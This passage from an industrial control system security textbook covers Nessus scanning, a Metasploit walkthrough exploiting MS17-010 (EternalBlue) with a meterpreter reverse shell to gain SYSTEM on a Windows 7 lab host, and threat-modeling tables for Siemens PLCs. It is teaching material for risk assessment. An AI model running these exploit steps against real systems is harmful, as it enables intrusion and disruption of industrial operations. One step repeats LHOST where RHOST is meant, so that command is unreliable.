

Figure 15.9 – Nessus scan – basic scan options

Notice the targets are specified by uploading a text file containing the list from the previous step, where we scanned the network with NMAP and stored the results in a file called `host-ips.txt`. As a reference, here are the contents of the `ips.txt` file:

```
# cat .\host-ips.txt
172.20.7.67
172.20.7.94
172.20.7.120
172.20.7.61
```

For this simple example vulnerability scan, we will leave all other settings at their default values and launch the scan:



Figure 15.10 – Nessus scan – saving the new scan

8. The scan will show up under the **My Scans** tab and start populating results as it progresses through the scanning process:



Figure 15.11 – Nessus scan – new scan

9. When we click on the scan name (`ICS_BasicNetworkScan`), we are presented with the details and findings for the scan and can see the results populate as the scan is running.

10. On the **Scan Details** page, we can see results for the hosts that we specified to get scanned through the `hosts-ips.txt` file:



Figure 15.12 – Nessus scan – scan running – results

11. If we click on the **Vulnerabilities** tab, we can see the vulnerabilities discovered by the scan:



Figure 15.13 – Nessus scan – discovered vulnerabilities

Note how the vulnerabilities are divided and grouped by criticality, ranging from emergency red to informational blue. Nessus adds the CVSS scoring as well, which can be used later on for the risk calculation.

12. And Nessus will even give us remediation suggestions for the discovered vulnerabilities, shown under the **Remediations** tab:



Figure 15.14 – Nessus scan – remediation suggestions

13. When the scan is complete, we are presented with a list of all the vulnerabilities Nessus managed to discover in the environment we scanned. At this point, we can start looking at the vulnerabilities that Nessus found.

    One vulnerability stands out clearly, namely **MS17-010**:



Figure 15.15 – Nessus scan – MS17-010 details

The high-criticality vulnerability MS17-010 is found in the **SMBv1 protocol** for Windows computers (an older version of Microsoft's file sharing protocol). The vulnerability fueled the **EternalBlue** exploit, which was developed by the NSA (`https://en.wikipedia.org/wiki/EternalBlue`). The exploit was stolen and later released to the public by the *Shadow Brokers* hackers group. The exploit has been the propagation mechanism for several successful malware campaigns; two in particular are **WannaCry** and **NotPetya**. These malware campaigns caused a substantial amount of financial damage to many organizations and individuals. By exploiting the vulnerability in the SMBv1 protocol, both WannaCry and NotPetya managed to infect hundreds of thousands of computers worldwide. Even though the vulnerability was patched over 3 years ago, we can still find vulnerable systems in many industrial networks.

The following exploit exercise will illustrate how devastating the MS17-010 vulnerability can be.

Exploiting the MS17-010 vulnerability

The following exercise shall illustrate how effective this exploit is against a vulnerable Windows 7 system. Follow these instructions to attack a Windows 7 machine and compromise it via an exploit of the MS17-010 vulnerability:

1. We will be using Metasploit from our Kali Linux machine. Log in to the Kali VM, open a terminal, and run the `msfconsole` command:

```
root@KVM01010101:~# msfconsole
       =[ metasploit v4.14.25-dev ]
+ -- --=[ 1659 exploits - 950 auxiliary - 293 post ]
+ -- --=[ 486 payloads - 40 encoders - 9 nops      ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp
]
```

2. Once Metasploit is loaded, we start with a search for `ms17_010`:

```
msf > search ms17_010

Matching Modules
================

   Name                                          Disclosure
Date  Rank     Description
   ----                              ----
   auxiliary/scanner/smb/smb_ms17_010
normal   MS17-010 SMB RCE Detection
   exploit/windows/smb/ms17_010_eternalblue  2017-03-14
average  MS17-010 EternalBlue SMB Remote Windows Kernel
Pool Corruption
```

3. We are going to use `ms17_010_eternalblue`:

```
msf > use exploit/windows/smb/ms17_010_eternalblue
msf exploit(ms17_010_eternalblue) > set RHOSTS
192.168.1.200
RHOSTS => 192.168.1.200
```

4. Next, we need to set a payload for the exploit to use. We will be using the `meterpreter` payload. `meterpreter` is a Metasploit attack payload that provides an interactive shell from which an attacker can explore the target machine and execute code. `meterpreter` is deployed using in-memory DLL injection. As a result, `meterpreter` resides entirely in memory and writes nothing to disk:

```
msf exploit(ms17_010_eternalblue) > set payload windows/
x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
```

5. At this point, we need to set the various options needed for `exploit` and `payload` to work properly. Look at the current options with `show options`:

```
msf exploit(ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_
eternalblue):

   Name                Current Setting  Required
Description
   ----                ---------------  --------
   GroomAllocations    12               yes       Initial
number of times to groom the kernel pool.
   GroomDelta          5                yes       The
amount to increase the groom count by per try.
   MaxExploitAttempts  3                yes       The
number of times to retry the exploit.
   ProcessName         spoolsv.exe      yes       Process
to inject payload into.
   RHOST                                yes       The
target address
   RPORT               445              yes       The
target port (TCP)
   SMBDomain           .                no
(Optional) The Windows domain to use for authentication
   SMBPass                              no
(Optional) The password for the specified username
   SMBUser                              no
(Optional) The username to authenticate as
```

```
   VerifyArch          true             yes       Check
if remote architecture matches exploit Target.
   VerifyTarget        true             yes       Check
if remote OS matches exploit Target.

Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique
(Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen
address
   LPORT     4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service
Packs
```

6. The only two missing required options are `LHOST` and `RHOST`. We need to specify the localhost IP address (`LHOST`):

```
msf exploit(ms17_010_eternalblue) > set LHOST
192.168.1.222
LHOST => 192.168.1.222
```

7. We need to specify the remote host IP address (`RHOST`):

```
msf exploit(ms17_010_eternalblue) > set LHOST
192.168.1.222
LHOST => 192.168.1.222
```

8. Time to run the exploit:

```
msf exploit(ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.1.222:4444
[*] 192.168.1.200:445 - Connecting to target for
exploitation.
[+] 192.168.1.200:445 - Connection established for
exploitation.
[+] 192.168.1.200:445 - Target OS selected valid for OS
indicated by SMB reply
[*] 192.168.1.200:445 - CORE raw buffer dump (27 bytes)
[*] 192.168.1.200:445 - 0x00000000  57 69 6e 64 6f 77 73
20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 192.168.1.200:445 - 0x00000010  73 69 6f 6e 61 6c 20
37 36 30 30                 sional 7600
…
[*] 192.168.1.200:445 - Sending final SMBv2 buffers.
[*] 192.168.1.200:445 - Sending last fragment of exploit
packet!
[*] 192.168.1.200:445 - Receiving response from exploit
packet
[+] 192.168.1.200:445 - ETERNALBLUE overwrite completed
successfully (0xC000000D)!
[*] 192.168.1.200:445 - Sending egg to corrupted
connection.
[*] 192.168.1.200:445 - Triggering free of corrupted
buffer.
[*] Sending stage (1189423 bytes) to 192.168.1.200
[*] Meterpreter session 1 opened (192.168.1.222:4444 ->
192.168.1.200:49159) at 2017-07-10 22:16:13 -0400
[+] 192.168.1.200:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
=-=-=-=-=-=-=-
[+] 192.168.1.200:445 - =-=-=-=-=-=-=-=-=-=-=-=-WIN-=-
=-=-=-=-=-=-=-
[+] 192.168.1.200:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
=-=-=-=-=-=-=-
```

9. The exploit succeeded and we now have a `meterpreter` (chosen payload) session with the target (`192.168.1.200`), as the almighty `SYSTEM` user (the root account for Windows):

```
meterpreter >
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

On a sparsely updated network, as most ICS environments tend to be, where legacy systems such as Windows XP and even 2000 are still present, this exploit is extremely successful and can potentially cause a lot of damage. As a matter of fact, I can still vividly recall a customer engagement where they were heavily hit by the NotPetya malware. Initially believed to be a ransomware trying to extort victims, it was later discovered that the NotPetya malware was a wiper, with the purpose of doing as much damage as quickly as possible. What makes NotPetya extra dangerous is the fact that it not only uses the SMBv1 vulnerability as a propagation method but also uses two other **legitimate** remote system connection methods. NotPetya can use a well-known system utility called `PsExec.exe`, created by Sysinternals (`https://docs.microsoft.com/en-us/sysinternals/downloads/psexec`), for connecting to remote systems with credentials, obtained from memory on the compromised system with functionality such as **MimiKatz**. The third method of propagation is achieved by using the **Windows Management Instrumentation Command** (**WMIC**) interface. With the use of `wmic.exe`, NotPetya can copy and execute a copy of itself to a remote computer, by using the credentials obtained from memory. All in all, the victim can lose control of the ICSes in half of their plants and the malware can interrupt production for almost a week. With wiped systems, there are only two options to recover: either from a recent backup where there is one available or from scratch where there is not.

At this point, we have a list of assets and their discovered vulnerabilities; time to start thinking of all the ways those vulnerabilities on the assets can be exploited.

Threat modeling

With assets and corresponding vulnerabilities discovered for the SUC, the next activity in the risk assessment process is to create risk scenarios using threat modeling techniques. In a way, creating risk scenarios is about trying to predict where a threat is likely going to strike. This part of the ICS risk assessment differs the most from the regular IT risk assessment. This is where we will bring together vulnerabilities for IT and OT assets and decide on the likelihood that they will be exploited based on the (physical) environment they are in and correlate the impact of a potential exploit to the production process and the safety of the environment the SUC operates in.

At this point, it is important to know the system or process being evaluated very well. Creating risk scenarios starts with combining information such as threat sources and threat vectors to create possible threat events for the vulnerabilities found. For a threat event to be feasible, the following elements must be present: a threat source to carry out the event, a threat vector to exploit the vulnerability, and a target with a vulnerability. The following figure conceptualizes a threat event:



Figure 15.16 – Threat event

This is the part of the threat modeling process where threat information comes into play. Knowing the industry, the environment, and other specifics about the SUC helps in determining the threat sources and threat vectors that are applicable for the vulnerability and specific situation.

In general, a threat source can be anything capable of carrying out the threat event, from internal threat sources such as employees and contractors to external threat sources such as former employees, hackers, national governments, and terrorists. For a more in-depth explanation of possible threat sources, refer to the ISC-CERT article here: `https://ics-cert.us-cert.gov/content/cyber-threat-source-descriptions`. A good starting list when considering possible threat sources is the list included in the **NIST SP800-82r2** documentation (`https://csrc.nist.gov/publications/detail/sp/800-82/rev-2/final`). This resource gives us adversarial and accidental threat source examples:

Type of Threat Source	Description	Characteristics
ADVERSARIAL - Individual - Outsider - Insider - Trusted Insider - Privileged Insider - Group - Ad hoc - Established - Organization - Competitor - Supplier - Partner - Customer - Nation-State	Individuals, groups, organizations, or states that seek to exploit the organization's dependence on cyber resources (e.g., information in electronic form, information and communications technologies, and the communications and information-handling capabilities provided by those technologies)	Capability, Intent, Targeting
ACCIDENTAL - User - Privileged User/Administrator	Erroneous actions taken by individuals in the course of executing their everyday responsibilities.	Range of effects

Figure 15.17 – Adversarial and accidental threat source examples

NIST SP800-82r2 also gives us examples of structural and environmental threat sources:

Type of Threat Source	Description	Characteristics
STRUCTURAL - Information Technology (IT) Equipment - Storage - Processing - Communications - Display - Sensor - Controller - Environmental Controls - Temperature/Humidity Controls - Power Supply - Software - Operating System - Networking - General-Purpose Application - Mission-Specific Application	Failures of equipment, environmental controls, or software due to aging, resource depletion, or other circumstances which exceed expected operating parameters.	Range of effects
ENVIRONMENTAL - Natural or man-made disaster - Fire - Flood/Tsunami - Windstorm/Tornado - Hurricane - Earthquake - Bombing - Overrun - Unusual Natural Event (e.g., sunspots) - Infrastructure Failure/Outage - Telecommunications - Electrical Power	Natural disasters and failures of critical infrastructures on which the organization depends, but which are outside the control of the organization. Note: Natural and man-made disasters can also be characterized in terms of their severity and/or duration. However, because the threat source and the threat event are strongly identified, severity and duration can be included in the description of the threat event (e.g., Category 5 hurricane causes extensive damage to the facilities housing mission-critical systems, making those systems unavailable for three weeks).	Range of effects

Figure 15.18 – Structural and environmental threat source examples

The next thing that's needed for the creation of a threat event is the threat vector. A threat vector is the attack angle used by the threat source. The most common threat vectors to consider include the following:

- Business network
- ICS network
- Internet
- WAN
- ICSes and devices
- Same-subnet computer systems
- PC and ICS applications

- Physical access
- People (via social engineering)
- The supply chain
- Remote access
- (Spear) phishing
- Mobile devices

At this point, we start combining all possible threat sources that could exploit the vulnerability in our target with all possible threat vectors, keeping in mind the feasibility of the threat sources and vectors. The following is an example threat scenario for a vulnerability in **Siemens S7-400 PLC**, discovered by passively comparing the running firmware revision to the vulnerability database on `https://search.us-cert.gov/search?utf8=%E2%9C%93&affiliate=us-cert&sort_by=&query=siemens+s7-300%2F400+6.1`:



Figure 15.19 – Siemens S7 vulnerabilities manual search

Look at the details for the first returned result, the vulnerability under `ICSA-16-348-05/CVE-2016-9158`:

Figure 15.20 – Siemens S7 vulnerability finding

The technical details of the vulnerability are shown next:



Figure 15.21 – Siemens S7 vulnerability details

We can now create the threat event for Siemens PLC, taking into consideration the information we have found so far:

Siemens S7 PLC threat event				
Target	Vulnerability	Attack	Threat vector(s)	Threat source(s)
BoilerPLC-West	CVE-2016-9158	Denial of service	ICS network	Insider
(Siemens S7-400)		Credentials disclosure	Same-subnet computer systems	
PLC				

To point out a highly efficient assessment technique, let's extend the chapter's assessment example to include the Windows 7 workstation with the MS17-010 vulnerability that we discovered and pointed out in the previous section:

Windows 7 workstation threat event				
Target	Vulnerability	Attack	Threat vector(s)	Threat source(s)
WS100-West	CVE-2017-0143	Remote Code Execution (RCE)	Business network	Nation-state actor
(Windows 7 x64 SP1)			WAN	Insider
Engineering workstation			Remote access	Former insider
			Mobile devices (laptop)	Malware
			Same-subnet computer systems	Outsider

During the asset identification and characterization step, let's say it was discovered that the Windows 7 workstation was connected to both the business network and the industrial network (**dual-homed**) and had, among other software, Siemens Step 7 installed. Because of this, the engineering workstation computer **WS100-West** now becomes a threat vector for all Siemens PLCs within the industrial network segment the computer is connected to.

In the case of the vulnerable Siemens S7 PLC described earlier, the workstation is not only a threat vector but because of the opportunity to pivot from the business network into the industrial network by means of the vulnerability present on the WS100-West workstation, that computer now extends the threat source and threat vector possibilities for the vulnerability of the Siemens PLC. In other words, because the workstation can be exploited on the business network and used for pivoting into the industrial network, threat actors (sources) can now potentially exploit the Siemens PLC whereas it would normally have been protected by network segmentation from those attack sources and vectors.

Combined Siemens S7 PLC and WS100-West workstation threat event				
Target	Vulnerability	Attack	Threat vector(s)	Threat source(s)
BoilerPLC-West	CVE-2016-9158	Denial of service	ICS network	Insider
(Siemens S7-400)		Credentials disclosure	Same-subnet computer systems	
PLC			WS100-West	Former insider
			Business network	Malware
			WAN	Outsider
				Nation-state actor

Correlating known vulnerable systems to other parts of the SUC allows for creating more realistic threat events, adding actionable value to the risk scenarios built from those threat events. Actionable and relevant risk scenarios help strategize mitigation efforts and allow for the efficient use of a tight security budget.

The following figure illustrates a risk scenario:



Figure 15.22 – Risk scenario

Creating risk scenarios from threat events is done by adding plausible attacker motives/objectives and the possible consequences when a threat event is realized. Plausible objectives and consequences are highly dependent on the industry sector the ICS is in, the business objectives, and the environmental situation of the ICS. The following lists are starting points for possible objectives and consequences, gathered from online sources such as `https://www.msec.be/verboten/presentaties/presentatie_gc4_attack_targets.pdf`. The lists are sorted by asset and system type. These lists should be adjusted to and rationalized for the industry sector your ICS is in, the business objectives of the ICS owner, and the surrounding environment of the ICS. Information such as the geographical location of the ICS and the placement of the ICS network within the overall company network architecture are relevant factors that could 